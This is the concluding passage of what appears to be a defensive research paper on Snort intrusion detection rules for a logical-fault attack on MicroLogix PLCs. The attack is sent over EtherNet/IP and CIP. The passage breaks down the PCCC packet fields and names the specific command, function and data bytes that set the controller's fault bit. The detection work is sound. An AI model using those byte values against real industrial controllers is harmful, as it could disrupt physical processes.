


Figure 10. Sguil window with new alert added to local.rules and exploit run against the controller

Conclusion

The rules as written in either case should function appropriately as neither rule alerted upon normal controller to application network traffic, and only alerted upon running the exploit and creating the logical fault condition on the controller. Obviously the second rule is tighter as it only keys in on specific bytes in the Data field which cause the fault condition to occur. If more time to devote to this work was available it would be recommended that the CIP Data field and the various byte elements be examined further. While the elements of the CIP Data field which result in the setting of the S2:5/3 bit is known, the structure of this field is not known. Research on this topic has not produced a succinct definition of the Data filed which could be applied to the attack being examined.

Although, many of the documents which define ENIP and CIP were examined to determine what the values in the CIP Command Specific Data section were nothing conclusive was determined. However,, it appears the byes in the Data field are related to the following table:

Structure	Field	Bytes	Type	Description
Packet Number	Sequence Count	2	UINT	**NOT IN UNCONNECTED MSG**; requestor
Message Router Service Request	Service Code	1	USINT	**0x4B** Execute PCCC service request code
	Size of Req_Path	1	USINT	0x02 Path Size in words
	Request_Path	size	Array byte	EPATH 20,67 (class, PCCC); 24,01 (Instance 1)
MR Service Request Data	Execute_PCCC Requestor ID	1	USINT	Lenght of Requestor ID (in bytes) (vendor + s/n + other + 1)
		2	UINT	CIP Vendor ID of requestor
		4	UDINT	CIP serial number
		var	Array byte	"Other" - may not be present
	Execute_PCCC PCCC Command	1	USINT	CMD - Command byte; typically 0x0F or 0x06
		1	USINT	STS - 0x00 in request
		2	UINT	TNSW - Same value in request and response
		1	USINT	**FNC - not used for all CMDs**
		var	Array byte	PCCC CMD/FNC specific data 244 max

If this is accurate, then the values we are keying in on in our Snort rules are:

0x0F – CMD byte

0xAB – FNC

0x02 0x02 0x84 0x05 0x00 0x08 – PCCC CMD/FNC specific data

One final note: research did turn up some proposed modifications to MicroLogix controller, specifically the 1200 and 1500 series controllers where the S2:5/3 bit will only be “clearable” through communication messages but not writable to mitigate the attack described in this submission. These changes were slated for firmware updates released in March 2013.